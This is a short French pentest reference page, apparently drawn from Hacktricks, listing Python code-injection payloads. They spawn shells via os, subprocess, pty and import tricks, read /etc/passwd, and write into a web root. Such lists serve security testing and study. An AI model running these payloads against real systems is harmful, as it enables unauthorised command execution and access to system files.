
Python

- [Exploitation/Python] Payloads

[Exploitation/Python] Payloads

Introduction

Cette page référence quelques payloads à essayer pour une exploitation de code Python dans des environnements divers.



Source

- Hacktricks

Payloads

```
os.system("ls")
os.popen("ls").read()
```

```
commands.getstatusoutput("ls")
commands.getoutput("ls")
commands.getstatus("file/path")
subprocess.call("ls", shell=True)
subprocess.Popen("ls", shell=True)
pty.spawn("ls")
pty.spawn("/bin/bash")
platform.os.system("ls")
pdb.os.system("ls")

#Import functions to execute commands
importlib.import_module("os").system("ls")
importlib.__import__("os").system("ls")
imp.load_source("os","/usr/lib/python3.8/os.py").system("ls")
imp.os.system("ls")
imp.sys.modules["os"].system("ls")
sys.modules["os"].system("ls")
__import__("os").system("ls")
import os
from os import *

#Other interesting functions
open("/etc/passwd").read()
open('/var/www/html/input', 'w').write('123')

#In Python2.7
execfile('/usr/lib/python2.7/os.py')
system('ls')
```